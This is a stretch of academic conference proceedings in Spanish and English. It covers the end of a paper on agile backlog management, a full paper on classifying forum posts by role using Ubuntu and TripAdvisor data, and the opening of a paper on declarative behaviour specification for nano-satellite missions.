El enfoque propuesto surge de los años de experiencia en el desarrollo de software ágil, la gestión de proyectos grandes y de la necesidad de estructurar en pasos para lograr una efectiva gestión del backlog. Se realizarán trabajos adicionales para obtener evaluaciones más completas y exhaustivas, que permitan mejorar la validez del método, se podrán incluir evaluaciones de aplicabilidad en situaciones particulares y en otros proyectos de desarrollo.

6 Referencias

1. Bangor, A., Kortum, P. T. and Miller, J. T. "An empirical evaluation of the system usability scale" International. Journal of Human–Computer Interaction 24.6, pp. 574-594. DOI: 10.1080/10447310802205776. 2008.
2. Brooke, J. "SUS: a retrospective." Journal of usability studies 8.2, pp.29-40, 2013.
3. Brooke, J. “SUS-A quick and dirty usability scale. Usability evaluation in industry”, 189 (194), 4-7, 1996.
4. Cruz, F. “Agile upstream framework: Uma forma ágil de selecionar, priorizar e descartar iniciativas como apoio a donos de produto, executivos e escritórios de

projetos" MundoPM - Out/Nov Sumário – Edição 95 ISSN 1807-8095 pp 8-47. 2020.

5. Dosshi, H. Scrum insights for practitioners, The Scrum guide companion, editorial practiceagiles.com. 2016.

6. Elshandidy, H. "Behaviour-Driven requirements engineering for agile product line engineering" IEEE 27th International Requirements Engineering Conference (RE), Jeju, Korea (South), pp. 434-439, doi: 10.1109/RE.2019.00058. 2019.

7. Gupta A., Poels G. and Bera, P. "Using conceptual models in agile software development: A possible solution to requirements engineering challenges in agile projects," in IEEE Access, vol. 10, pp. 119745-119766, doi: 10.1109/ACCESS.2022.3221428. 2022.

8. Martakis, A. and Daneva, M. "Handling requirements dependencies in agile projects: A focus group with agile software development practitioners" IEEE 7th International Conference on Research Challenges in Information Science (RCIS), Paris, France, pp. 1-11, doi: 10.1109/RCIS.2013.6577679. 2013.

9. Patton, J. User story mapping, discover the whole story, build the right product, editorial O'Reilly Media. 2014.

10. Pokharel, P. and Vaidya, P. "A study of user story in practice" International Conference on Data Analytics for Business and Industry: Way Towards a Sustainable Economy (ICDABI), Sakheer, Bahrain, pp. 1-5, doi: 10.1109/ICDABI51230.2020.9325670. 2020.

11. Rubin K. Essential Scrum, a practical guide to the most popular agile process, editorial Addison-Wesley. 2013.

12. Sambinelli, F. and Borges, M. A. F. "Survey on strategies to increase customer value in Brazilian agile software development companies" 14th Iberian Confe-rence on Information Systems and Technologies (CISTI), Coimbra, Portugal, pp. 1-7, doi: 10.23919/CISTI.2019.8760653. 2019.

13. Schwaber, K. and Sutherland, J. "La guía de scrum". https://scrumguides.org/docs/scrumguide/v2020/2020-Scrum-Guide-Spanish-Latin-South-American.pdf. Accedido el 15 de diciembre de 2023.

14. Sedano, T., Ralph, P. and Péraire, C. "The product backlog" IEEE/ACM 41st International Conference on Software Engineering (ICSE), Montreal, QC, Canada, pp. 200-211, doi: 10.1109/ICSE.2019.00036. 2019.

15. Soares, R.M. "Product backlog orientado a metas em projetos scrum para fundamentar as tomadas de decisões do product owner" 91f. Dissertação (Mestrado em Sistemas e Computação) - Centro de Ciências Exatas e da Terra, Universida de Federal do Rio Grande do Norte, Natal, 2020.

16. Svensson, R.B., Gorschek, T., Bengtsson, PO., Widerberg, J. "BAM - Backlog assessment method". In: Kruchten, P., Fraser, S., Coallier, F. (eds) Agile Processes in Software Engineering and Extreme Programming. XP. Lecture Notes in Business Information Processing, vol 355. Springer, Cham. https://doi.org/10.1007/978-3-030-19034-7_4. 2019.

17. Wirfs-Brock, R., Hvatum, L. "Even more patterns for the magic backlog" PLoP '18: Proceedings of the 25th Conference on Pattern Languages of Programs. October Article No. 17 Pages 1–17. 2018.

Clasificación de posts según su rol en hilos de foros de discusión

Valeria Zoratto, Gabriela N. Aranda, Jaime Daniel Saldivia Urra

Grupo de Investigación en Ingeniería del Software del Comahue (GIISCo)
Facultad de Informática, Universidad Nacional del Comahue, Neuquén, Argentina
vzoratto|gabriela.aranda@fi.uncoma.edu.ar

Resumen Los foros de discusión son plataformas online populares donde los usuarios buscan respuestas, comparten opiniones y discuten problemas. Dentro de estos foros, los hilos de discusión consisten en secuencias de mensajes escritos por diferentes usuarios, cada uno con un propósito único. Estos hilos son de interés tanto para sus autores como para otros usuarios de la Web con inquietudes similares, lo que ha dado lugar a una rama de investigación sobre la recuperación y clasificación de información en este tipo de contenidos. Un tema relevante en esta área es la identificación de los mensajes que plantean preguntas y aquellos que ofrecen soluciones. También es interesante detectar otros tipos de mensajes que enriquecen la discusión, como los que solicitan detalles adicionales o comparten experiencias similares y los mensajes irrelevantes o "basura". Para abordar la clasificación de mensajes en hilos de discusión, trabajos relacionados han propuesto modelos que utilizan diversas características como el contenido del mensaje, la estructura del hilo, la información de los usuarios y se ha investigado la importancia relativa de dichas características. Este articulo se enfoca en definir un conjunto de características para mejorar la clasificación de mensajes según su rol en el hilo de discusión, y evalúa dicha propuesta en dos conjuntos de datos reales, obteniendo resultados prometedores.

Keywords: Foros de discusión · Recuperación de información · Reuso de información

1. Introducción

En la era de la información, los foros de discusión técnicos se han convertido en valiosas bitácoras de conocimiento sobre temas especializados, atrayendo la atención de numerosos proyectos de investigación que se centran en aplicar estrategias avanzadas de recuperación de información (RI). Los participantes en estos foros comparten experiencias y soluciones que son cruciales cuando ciertos problemas se presentan de forma recurrente. Identificar y extraer hilos de discusión que contienen soluciones óptimas a problemas específicos es fundamental para facilitar la reutilización de este conocimiento acumulado.

La relevancia de detectar no solo los hilos de discusión pertinentes sino también los mensajes específicos dentro de estos que ofrecen soluciones prácticas, es

una tarea compleja. Un hilo de discusión se inicia generalmente con una pregunta que puede desencadenar una serie de interacciones. Según la clasificación de Bhatia et al. [1], los mensajes en un hilo pueden variar desde preguntas principales, respuestas útiles, solicitudes de más detalles, hasta aquellos que simplemente añaden ruido o confusión, conocidos como mensajes basura.

Basado en una exhaustiva revisión bibliográfica, diversos estudios han intentado discernir el rol de cada post en un hilo, utilizando características derivadas del contenido de los mensajes, la estructura del hilo, el comportamiento de los usuarios, y análisis de sentimientos. Este trabajo se enfoca en ampliar uno de estos modelos, con el objetivo de mejorar la capacidad de clasificación de los posts según su relevancia y contribución al tema en discusión. Con este objetivo se han seleccionado y analizado varios modelos de la literatura, para desarrollar una propuesta extendida que ha sido evaluada en dos conjuntos de datos reales, mostrando resultados prometedores.

El documento está organizado de la siguiente manera: la Sección 2 proporciona un resumen de la revisión bibliográfica relevante; la Sección 3 expone la propuesta para extender el modelo seleccionado; la Sección 4 describe los experimentos realizados y los resultados obtenidos; y la Sección 5 ofrece las conclusiones y perspectivas para futuras investigaciones.

2. Trabajos relacionados

La clasificación de posts en foros de discusión es crucial para enriquecer los conjuntos de datos utilizados en búsquedas, con numerosas investigaciones explorando técnicas variadas para identificar elementos clave como el título, la pregunta principal y las respuestas pertinentes [1,5,3,4]. En preparación para este estudio, se analizaron contribuciones significativas en el campo realizadas por Feng et al. [6], Hong y Davison [7], Catherine et al. [8], Bhatia et al. [1], y Obasa et al. [9]. Esta revisión destacó el uso común de algunas características como IsStarter y QuestionMark, aunque con variaciones en su aplicación, y reveló la singularidad del enfoque de Bhatia et al., especialmente en el uso exclusivo de características como IsQuote y Duplicate, así como características basadas en el análisis de sentimientos.

El enfoque integral de Bhatia et al. [1] en la combinación de características de contenido, estructura del hilo, y comportamiento del usuario lo hizo el más adecuado como modelo base para esta investigación. Este estudio se propone extender dicho modelo, incorporando innovaciones observadas en otros trabajos relacionados, adaptándolas para mejorar la clasificación de posts en foros de discusión, atendiendo a las nuevas necesidades identificadas en los foros actuales.

3. Propuesta para la clasificación de posts según su rol en el hilo

Una clasificación efectiva de los mensajes de los foros de discusión no solo ayuda a eliminar respuestas irrelevantes, sino que también puede resaltar aquellas

de mayor calidad, que son las que abordan de manera directa los problemas recurrentes, facilitando así discusiones más enfocadas y útiles tanto para usuarios como para investigadores.

De acuerdo el análisis de trabajos relacionados, detallado en la sección anterior, esta propuesta se enfoca en tomar y extender el modelo de Bhatia et al. [1] mediante la integración de características adicionales, con el objetivo de mejorar la clasificación obtenida por ellos. Basado en el modelo definido por dichos autores, las categorías de posts a considerar serán las siguientes: Pregunta (Question), Repetir Pregunta (Repeat Question), Aclaración (Clarification), Detalles adicionales (Further Details), Solución (Solution), Feedback positivo (Positive Feedback), Feedback negativo (Negative Feedback) y Basura (Junk).

En cuanto a las características utilizadas para esta propuesta de clasificación, las mismas se presentan en la Tabla 1, manteniendo el agrupamiento original por tipo definido en [1] para facilitar la comparación directa y evaluar la posible mejora en la clasificación (Grupo, Propuesta y Descripción). Y para cada grupo se incorporaron dos nuevas características (Agregadas), algunas de ellas basadas en trabajos previos y otras originales de esta propuesta, como se detallada a continuación.

- **Características basadas en contenido (C:Contenido)**
  - NoFiveW1H: Cantidad de palabras What, Where, When, Why, Who, How en el post, basada en [7,9].
  - NoQuestionMark: Cantidad de signos de pregunta en el post, basada en [7,9].
- **Características estructurales (E:Estructurales)**
  - PostLengthFull: Cantidad total de palabras en el post, incluyendo stopwords, basada en [9].
  - PostThreadCount: Cantidad de posts en un hilo, basada en [7,9].
- **Características de usuario (U:Usuario)**
  - UserPostIniCount: Cantidad de hilos iniciados por un usuario, utilizando la definición de autoridad de inicio de hilo, basada en [7,9].
  - UserPostReplieCount: Cantidad de respuestas de un usuario en los foros, basada en [7,9].
- **Características de sentimiento (S:Sentimiento)**
  - MinNeg: Nivel más bajo de expresión negativa en el post, obtenido para cada palabra del post, sin stopwords. Identifica el sentimiento más negativo presente en el mensaje [10]. Agregada de forma original.
  - MaxPos: Nivel más alto de expresión positiva en el post. Identifica el sentimiento más positivo detectable [10]. Agregada de forma original.

Para evaluar el conjunto de características propuestas, se reutilizaron los sets de datos del estudio previo ([1]), específicamente de los foros en línea de Ubuntu (UB) y TripAdvisor sobre Nueva York (NYC). Cada set incluye 100 hilos con 556 y 916 posts respectivamente. Dichos posts fueron clasificados por tres evaluadores en las ocho categorías predefinidas, y se aceptaron como válidos solo aquellos posts con consenso entre al menos dos evaluadores, lo cual resultó en 529 posts válidos para UB y 884 para NYC.

Tabla 1: Características del modelo agrupadas por tipo, según si eran existentes o agregadas

Grupo	Modelo [1]	Descripción	Agregadas
Contenido	IsQuote	Si el post cita a un post previo vale 1 sino 0	NoFiveW1H
	TitleSim	Similitud coseno entre el post y el título del hilo	NoQuestion-Mark
	InitSim	Similitud coseno entre el post y el primer post del hilo	
	ThreadSim	Similitud coseno entre el post y el hilo completo	
	QuestionMark	Contiene el post signos de pregunta? 1 Sí, 0 No	
	Duplicate	Contiene el post las palabras: same, similar 1 Sí, 0 No	
	5W1H	Contiene el post las palabras: what, where, when, why, who, how 1 Sí, 0 No	
Estructural	AbsPosition	Posición absoluta del post en el hilo	PostLength-Full
	NormPosition	Posición normalizada del post en el hilo. Calculada como (posición absoluta / número total de posts en el hilo)	PostThread-Count
	PostLength	Número total de palabras después de remover las stopwords	
	PostLength-Unique	Número de palabras únicas después de remover las stopwords	
	PosLength-Stemmed	Número total de palabras en el post después de remover las stopwords y aplicar stemming	
	PostLength-UniqueStemmed	Número de palabras únicas en el post después de remover las stopwords y aplicar stemming	
Usuario	UserPostCount	Número total de mensajes posteados por el usuario	UserPostIni-Count
	IsStarter	El post fue escrito por el iniciador del hilo? 1 Sí, 0 No	UserPost-ReplieCount
	UserAuth	Authority Score ([2]) del posteador	
Sentimiento	Thank	Contiene el post la palabra thank 1 Sí, 0 No	MinNeg
	Exclamation-Mark	Contiene el post algún signo de exclamación (!) 1 Sí, 0 No	MaxPos
	NegFeedback	Contiene el post las palabras: did not, does not 1 Sí, 0 No	
	SentimentScore	Sentiment score del post calculado por SentiStrength ([10])	

Una vez calculadas las características de la propuesta (Tabla 1) para todos los posts de ambos sets de datos, se definieron las pruebas de clasificación. Como caso base se estableció al subconjunto de las 20 características originales propuestas por Bhatia et al. [1]. Además, se consideraron 15 combinaciones de pruebas posibles, obtenidas al agregar las nuevas características a cada uno de los cuatro grupos (C=Contenido, E=Estructurales, U=Usuario, S=Sentimiento), de forma individual y en combinaciones de 2, 3 y 4 grupos. La Tabla 2 muestra el número y el nombre asignado a cada prueba, junto con los grupos de características incluidos en cada una. Por ejemplo, el Orden 1 indica el caso base sin agregar otras caracteristicas, mientras que el resto de los ordenes presenta una alteración del caso base, como por ejemplo la prueba número 8 (Orden 8), denominada C+S, que incorpora las 20 características originales del estudio base más las dos características agregadas del grupo de C (Contenido): NoFiveW1H y NoQuestionMarks; y las dos del grupo S (Sentimiento): MinNeg y MaxPos.

Tabla 2: Pruebas definidas según combinación de características

Base			Características agregadas			
Orden	Prueba	Características originales (20)	Contenido	Estructurales	Usuario	Sentimiento
1	Caso base	*				
2	C	*	*			
3	E	*		*		
4	U	*			*	
5	S	*				*
6	C+E	*	*	*		
7	C+U	*	*		*	
8	C+S	*	*			*
9	E+U	*		*	*	
10	E+S	*		*		*
11	U+S	*			*	*
12	C+E+U	*	*	*	*	
13	C+E+S	*	*	*		*
14	C+U+S	*	*		*	*
15	E+U+S	*		*	*	*
16	C+E+U+S	*	*	*	*	*

4. Realización de las pruebas

A partir de las pruebas definidas para la estrategia experimental, se prepararon los archivos de ambos sets de datos - Ubuntu Forum (UB) y Foro TripAdvisor (NYC) - y se ejecutó el modelo de clasificación *Logistic Regression* con una validación cruzada de 10 iteraciones, mediante la herramienta Weka. A continuación se analizaron comparativamente la matriz de confusión, la medida F-Measure y el porcentaje de posts correctamente clasificados de cada prueba.

4.1. Resultados del caso de estudio del foro Ubuntu (UB)

Para el caso de estudio UB, se inició con la ejecución del conjunto de 20 características básicas (Caso Base), cuyos resultados se muestran en la Tabla 4, Orden 1, para el cual se obtuvo una F-Measure de 0.67 y un 68.24 % de clasificación correcta de las instancias.

Posteriormente, se compararon las matrices de confusión de las pruebas adicionales (órdenes 2 a 16) con la del caso base, enfocándose especialmente en los valores de la diagonal principal, que representan las instancias clasificadas correctamente para cada clase. Por ejemplo, la Tabla 3 presenta los valores de la diagonal principal para las pruebas 1 y 2. En la prueba 1 (caso base), la clase pregunta - *Question* (columna Q) - registró 115 clasificaciones correctas, mientras que en la prueba 2, al agregar las características nuevas de Contenido (C), esta cifra fue de 114, lo que indica una pérdida de una instancia correctamente clasificada. En contraste, para la clase aclaración - *Clarification* (columna Cl) - se observó un aumento de 10 a 11 clasificaciones correctas entre el caso base y la prueba 2, reflejando una mejora de 1 instancia. Luego, el cálculo global de las diferencias para cada clase resultó en un cambio neto de -1 en la prueba 2 en comparación con el caso base, indicando una pequeña disminución en el rendimiento global de esta prueba frente al caso base.

Tabla 3: Ejemplo de cálculo para confección de tablas de resultados

Orden	Combinación	Q	RQ	Cl	FD	So	PF	NF
1	Caso base	115	9	10	29	171	0	5
2	C	114	9	11	29	170	0	5
	Diferencias	-1	0	1	0	-1	0	0

El mismo calculo fue utilizado para evaluar la performance de cada nueva combinación en comparación con el caso base, tal como se muestra en la Tabla 4, estructurado de la siguiente manera:

- **Orden**: Número de la prueba, correspondiente a las descritas en la Tabla 2.
- **Combinación**: Identificador de la combinación de grupos de características (C-E-U-S), como se detalla en la Tabla 2.
- **FM**: Valor promedio ponderado de F-Measure.
- **Correctamente clasificados (%)**: Porcentaje de instancias correctamente clasificadas, calculado como *Correctly Classified Instances* por Weka.
- **Instancias clasificadas correctamente por clase**: Presenta inicialmente el caso base con la cantidad de posts clasificados correctamente para cada clase (Q, RQ, etc.), seguido por los resultados de las demás pruebas que muestran la diferencia respecto al caso base.
- **Dif**: Suma de diferencias entre el caso base y cada prueba para todas las clases. Un valor positivo indica una mejora global, mientras que un valor negativo señala una disminución en el rendimiento.

En cuanto a los resultados obtenidos, se destacan varios hallazgos importantes sobre las combinaciones realizadas al agregar nuevas características, tal como

se muestra en la Tabla 4. Por ejemplo, la prueba 3 (caso base + E) alcanza una FM de 0.681 y clasifica correctamente al 69.19 % de las instancias, superando al caso base (con 0.670 de FM y 68.24 % de instancias correctamente clasificadas). Esta mejora se atribuye principalmente a la efectividad de las características estructurales agregadas, que incrementan la detección en clases específicas como basura (J) y detalles adicionales (FD), logrando detectar 3 y 4 instancias más respectivamente. Luego, cuando se evalúan las combinaciones agregando dos grupos de características, solo C+U muestra un rendimiento ligeramente inferior al caso base, mientras que las combinaciones E+U, C+S y C+E son las más eficaces, con mejoras significativas en la detección de basura (J) y feedback negativo (NF). Específicamente, E+U no solo mejora la clasificación en estas categorías, sino que también aumenta la detección en la categoría detalles adicionales (FD). Entre todas, la combinación C+S alcanza el FM más alto (0.684), resaltando su potencial para mejorar la clasificación general. Como puede observarse en dicha tabla, la mayoría de las combinaciones superan al caso base en cuanto a la medida FM (excepto U que la iguala), siendo particularmente destacadas las combinaciones que incluyen el grupo E individual y la combinación E+U que mejoran la cantidad de clasificaciones correctas y C+S y C+U+S la clasificación en general (FM).

Tabla 4: Resultados de las pruebas del caso UB

Orden	**Combinación**	**FM**	**% correctos**	**Instancias clasificadas correctamente por clase**								**Dif**
				Q	**RQ**	**Cl**	**FD**	**So**	**PF**	**NF**	**J**	
1	Caso base	0.670	68.24	115	9	10	29	171	0	5	22	-
2	C	0.672	68.05	-1	0	1	0	-1	0	0	0	-1
3	E	0.681	**69.19**	-2	0	-1	4	-1	0	2	3	5
4	U	0.670	68.24	0	0	0	0	0	0	0	0	0
5	S	0.678	68.81	1	0	-1	0	-1	0	1	3	3
6	C+E	0.682	69.00	-2	0	2	1	-2	0	2	3	4
7	C+U	0.672	68.05	-1	0	1	0	-1	0	0	0	-1
8	C+S	**0.684**	69.00	1	0	1	-1	-2	0	2	3	4
9	E+U	0.681	**69.19**	-2	0	-1	4	-1	0	2	3	5
10	E+S	0.679	68.62	-2	0	-1	4	-4	0	2	3	2
11	U+S	0.678	68.81	1	0	-1	0	-1	0	1	3	3
12	C+E+U	0.682	69.00	-2	0	2	1	-2	0	2	3	4
13	C+E+S	0.682	68.62	-3	0	2	1	-4	0	2	4	2
14	C+U+S	**0.684**	69.00	1	0	1	-1	-2	0	2	3	4
15	E+U+S	0.683	68.43	-3	0	3	0	-9	2	5	3	1
16	C+E+U+S	0.682	68.62	-3	0	2	1	-4	0	2	4	2

4.2. Resultados del caso de estudio del foro TripAdvisor (NYC)

El foro de discusión de TripAdvisor sobre Nueva York (NYC) se enfoca en el intercambio de opiniones en un contexto social, contrastando con el carácter

técnico del foro Ubuntu, por lo que los resultados al aplicar la misma estrategia podrían dar una visión distinta de las características más útiles para la clasificación de mensajes de este tipo. Utilizando el conjunto inicial de 20 características como caso base (al igual que en el caso UB), se llevaron a cabo las pruebas establecidas para explorar el impacto de agregar los grupos de características de contenido (C), estructurales (E), de usuario (U) y sentimiento (S). Los resultados se muestran en la Tabla 5, donde la primera línea (Orden 1) corresponde al caso base, y las siguientes líneas (Orden 2 a 16) a las pruebas con características adicionales y sus combinaciones, al igual que en el caso UB.

Tabla 5: Resultados de las pruebas del caso NYC

Orden	**Combinación**	**FM**	**% correctos**	**Instancias clasificadas correctamente por clase**								**Dif**
				Q	**RQ**	**Cl**	**FD**	**So**	**PF**	**NF**	**J**	
1	Caso base	0,718	73,42	118	0	33	21	405	0	67	5	
2	C	0,719	73,42	-1	0	-1	1	1	0	0	0	0
3	E	0,721	73,76	-1	0	-1	2	2	0	0	2	3
4	U	0,72	73,53	0	0	-3	0	3	0	-1	2	1
5	S	0,73	74,43	-1	0	2	4	1	0	2	1	9
6	C+E	0,725	74,21	-3	0	-1	1	6	0	1	3	7
7	C+U	0,718	73,42	-1	0	-3	1	2	0	-1	2	0
8	C+S	0,731	74,55	1	0	1	4	1	0	2	1	10
9	E+U	0,73	74,43	-1	0	-2	2	5	0	0	5	9
10	E+S	**0,735**	**74,66**	0	0	2	3	-1	0	3	4	11
11	U+S	0,728	74,32	1	0	0	4	1	0	2	0	8
12	C+E+U	0,732	**74,66**	-1	0	-4	1	8	0	1	6	11
13	C+E+S	0,729	73,98	-1	0	1	2	-4	0	3	4	5
14	C+U+S	0,727	73,98	2	0	0	3	-3	0	2	1	5
15	E+U+S	0,733	**74,66**	-1	0	1	3	2	0	3	3	11
16	C+E+U+S	0,728	73,98	0	0	-1	2	-3	0	3	4	5

Particularmente, por ser un foro de tipo social, en este caso se destacan las pruebas que agregan características de sentimiento (S), mostrando un notable aumento del 1.4 % en la proporción de datos clasificados correctamente en comparación con el caso base, con mejoras en categorías clave como feedback negativo (NF) y detalles adicionales (FD). De las combinaciones que agregan dos grupos, C+S y E+S muestran los mejores resultados , superando significativamente al caso base en detección de basura (J) y clarificación de posts (Cl). También la prueba E+U+S es una de las de mayor porcentaje de clasificación correcta. Por otro lado, C+E+U mejora varias categorías, incluyendo solución (So) y feedback negativo (NF), lo que evidencia el potencial de combinar múltiples tipos de características para optimizar la clasificación en entornos de discusión social. Estos hallazgos sugieren que la integración de múltiples grupos de características puede mejorar significativamente la precisión de la clasificación de posts, espe-

cialmente en foros con una rica interacción social y diversidad de temas como el de TripAdvisor sobre Nueva York (NYC).

4.3. Comparativa de ambos casos de estudio

En el análisis comparativo, presentado en la Figura 1, se observan variaciones en el rendimiento de las distintas combinaciones de grupos de características entre los casos de estudio UB y NYC. Por ejemplo, las combinaciones que solo incluyen al grupo de características de contenido (C) y su combinación con el grupo de usuario (C+U) no mostraron mejoras. En cambio, las combinaciones que involucran características estructurales (E), sobresalieron en UB presumiblemente por su alineación con el enfoque técnico del foro, mientras que en NYC las características de sentimiento (S) resultaron ser las más efectivas, reflejando quizá la dinámica social y emocional del foro.

Por otro lado se destaca que las combinaciones más efectivas consisten en un máximo de dos grupos de características en UB (E y E+U) y hasta tres grupos en NYC (E+S, C+E+U, E+U+S), mostrando que la integración de cuatro grupos generalmente ofreció un rendimiento inferior al de combinaciones menos complejas.




Figura 1: Comparación de mejoras en ambos casos de estudio

5. Conclusiones y trabajo futuro

Los resultados obtenidos al aplicar el modelo extendido en ambos sets de datos, UB y NYC, han mostrado mejoras significativas en la clasificación de posts comparados con el caso base en casi todas las combinaciones, y solo en dos pruebas del caso UB (C y C+U) los resultados han sido levemente inferiores que en el caso base. Esto indicaría la efectividad del modelo extendido, particularmente en la posibilidad de adaptarse y mejorar según las características específicas de cada foro.

Como trabajo futuro se planea optimizar el modelo, reduciendo el número de características de bajo rendimiento o redundantes, como las características

PostLength y PostLengthStemmed que mostraron resultados similares en todas las pruebas. Adicionalmente, se propone explorar la aplicación del modelo en foros con sistemas de calificaciones por parte de los usuarios (como votos positivos y negativos o marcas de mensajes favoritos), para evaluar si la inclusión de estas métricas puede mejorar aún más la clasificación de los posts. Estas direcciones no solo buscan refinar la eficacia del modelo sino también explorar su aplicabilidad en entornos de otro tipo, aumentando su utilidad práctica y su relevancia académica en el campo de la recuperación de información.

Agradecimientos

Este trabajo se enmarca en el Proyecto 04/F018 *Reuso de Información en Comunidades Virtuales*, 2022-2025, desarrollado por el Grupo GIISCo de la Facultad de Informática, Universidad Nacional del Comahue, Neuquén, Argentina.

Referencias

1. Bhatia, S., Biyani, P., Mitra, P.: Identifying the role of individual user messages in an online discussion and its use in thread retrieval. Journal of the Association for Information Science and Technology **67**(2), 276–288 (2016)
2. Bhatia, S., Mitra, P.: Adopting Inference Networks for Online Thread Retrieval. In: AAAI. vol. 10, pp. 1300–1305 (2010)
3. Biyani, P., Bhatia, S., Caragea, C., Mitra, P.: Using Subjectivity Analysis to Improve Thread Retrieval in Online Forums. In: European Conference on Information Retrieval. pp. 495–500. Springer (2015)
4. Duan, H., Zhai, C.: Exploiting thread structures to improve smoothing of language models for forum post retrieval. In: European Conference on Information Retrieval. pp. 350–361. Springer (2011)
5. Elsas, J.L., Carbonell, J.G.: It pays to be picky: an evaluation of thread retrieval in online forums. In: Proceedings of the 32nd international ACM SIGIR conference on Research and development in information retrieval. pp. 714–715. ACM (2009)
6. Feng, D., Shaw, E., Kim, J., Hovy, E.: Learning to detect conversation focus of threaded discussions. In: Proceedings of the main conference on Human Language Technology Conference of the North American Chapter of the Association of Computational Linguistics. pp. 208–215. Association for Computational Linguistics (2006)
7. Hong, L., Davison, B.D.: A classification-based approach to question answering in discussion boards. In: Proceedings of the 32nd international ACM SIGIR conference on Research and development in information retrieval. pp. 171–178. ACM (2009)
8. Kanjirathinkal, R.C., Singh, A., Gangadharaiah, R., Raghu, D., Visweswariah, K.: Does similarity matter? the case of answer extraction from technical discussion forums. In: Proceedings of COLING 2012: Posters. pp. 175–184 (2012)
9. Obasa, A.I., Salim, N., Khan, A.: Hybridization of bag-of-words and forum metadata for web forum question post detection. Indian Journal of Science and Technology **8**(32), 1–12 (2016)
10. Thelwall, M., Buckley, K., Paltoglou, G., Cai, D., Kappas, A.: Sentiment strength detection in short informal text. Journal of the American Society for Information Science and Technology **61**(12), 2544–2558 (2010)

Easing the Behavior Specification for Satellite Missions

Fernando Asteasuain[1,2], Jorge Acuña[1], and Martin Machuca[1]

[1] Universidad Nacional de Avellaneda, Buenos Aires, Argentina
fasteasuain@undav.edu.ar
[2] Universidad Abierta Interamericana - Centro de Altos Estudios CAETI, Argentina

Abstract. In this work we present an approach to ease the behavioral specification of nano-satellite missions. This is achieved by employing declarative specification patterns. These patterns, although being designed for robotic missions, suit perfectly in the satellite industry domain. Our declarative framework FVS is expressive enough to model all the specification patterns and we validate our claims developing a gripping case of study consisting of a complete and thorough document describing the expected behavior of a nano-satellite mission.

Keywords: satellite missions, behavioral specification, declarative specification

1 Introduction

The main goal of any **declarative** software behavioral specification is to describe requirements in a formal flavour but as close as possible to the way they are expressed in natural language. This desirable characteristic favours features that improve software quality such as reusability or modifiability [1, 5]. Despite this noble objective employing formal languages is a challenging task, even for trained and skilled software engineers [12, 14, 19]. One of the most known and effective technique to circumvent this problem is employing the widely known Software Specification Patterns [11]. These patterns provide an easier and more straightforward way to express formal requirements since they capture recurrent and common behavior and specify them in a graphical manner or employing simplified natural languages structures, which are latter automatically translated into formal languages. In this way, the complexity of employing formal languages is oblivious to the software engineer. For example, one of the most used pattern is the Response Pattern, which captures the behavior when the occurrence of a stimuli event causes the occurrence of a response event.

One particular software domain where declarative behavioral specifications have been intensively applied is the satellite industry [15, 22]. In particular, the design and development of the so called nano-satellites outstands within the avant-garde software development topics in the past recent years. Nano-satellites are specially attractive since they offer a large variety of useful services with a

low costs of resources and development. There are a plethora of different domains where nano-satellites are directly involved: communications, earth remote sensing, space tethering, biology, astronomy, space weather exploration and planetary science [22], just to mention a few. In addition, the design of On Board Computers for nano satellites has been declared of national relevance in Argentina and it has been included in the topics of the Plan Nacional de Ciencia, Tecnología e Innovación Argentina 2030.

Some approaches have introduced domain specific specification patterns for satellites requirements [7, 13, 18, 20]. However, these patterns are mainly conceived to validate specific range of values for diverse functions such as telemetry, and do not feature any declarative aspect in the way they are expressed, making them difficult to understand, validate or reason about [17]. A highly stimulating set of declarative specification patterns for robotic missions has been proposed in [19]. The authors propose specific patterns to ease the behaviorial specification of these kinds of systems, introducing templates to capture recurrent behavior such as core movements, surveillance, reactions and triggered actions and Avoidance or Invariant actions, following the spirit presented in the original specification patterns [11]. An interest hypothesis to be explored is if satellites missions can be thought and specified as robotic missions so that these patterns can be employed. **Easing the behavioral specification of satellite missions would definitively have a great impact in the satellite industry**. In this sense, the declarative and graphical language Feather Weight Visual Scenarios (or simply FVS) [2–4] has been successfully applied to denote, specify and synthesize behavior employing specification patterns. It has been shown that FVS is more expressive and easier to modify than other widely known specifications such as temporal logics or other state-based notations [2, 3]. Taken this into account, in this work we pursued two main objectives: to analyze if FVS is able to express all the specification patterns introduced in [19], and to assess if these patterns are suitable to express behavior in satellite missions. We conducted an experiment to validate our claims. We developed a meaningful case of study consisting in a full document describing the expected behavior of a nano satellite mission. We believe the results are encouraging enough to consider FVS as a possible emcee of nano satellites behavior specification formalism.

The rest of this work is structured as follows. Section 2 briefly introduces FVS's main features and the Specification Patterns for Robotic Missions [19] whereas Section 3 presents our case of study and shows how FVS specifies its behavior relying on the use of the robotic specification patterns from [19]. Finally, Sections 4 and 5 present future and related work and enumerate some final conclusions.

2 Background

2.1 Feather Weight Visual Scenarios

In this subsection we will informally describe the standing features of FVS. The reader is referred to [2] for a formal characterization of the language. FVS is a

graphical language based on scenarios. Scenarios are partial order of events, consisting of points, which are labeled with a logic formula expressing the possible events occurring at that point, and arrows connecting them. An arrow between two points indicates precedence. Events labeling an arrow are interpreted as forbidden events between both points. A simple FVS scenario is shown in Figure 1. The *SatelliteAxes* event precedes both the *Availability-ON* and the *Reliability-ON* events. The *Disconnected* event shall not occur between them, condition that is denoted by labeling both precedence arrows. This scenario describes a possible acceptable behavior where the start of the axis component is followed by the initiation of the Availability and the Reliability components. Additionally, the satellite must not be disconnected until both components are fully functional.




Fig. 1. A simple Scenario in FVS

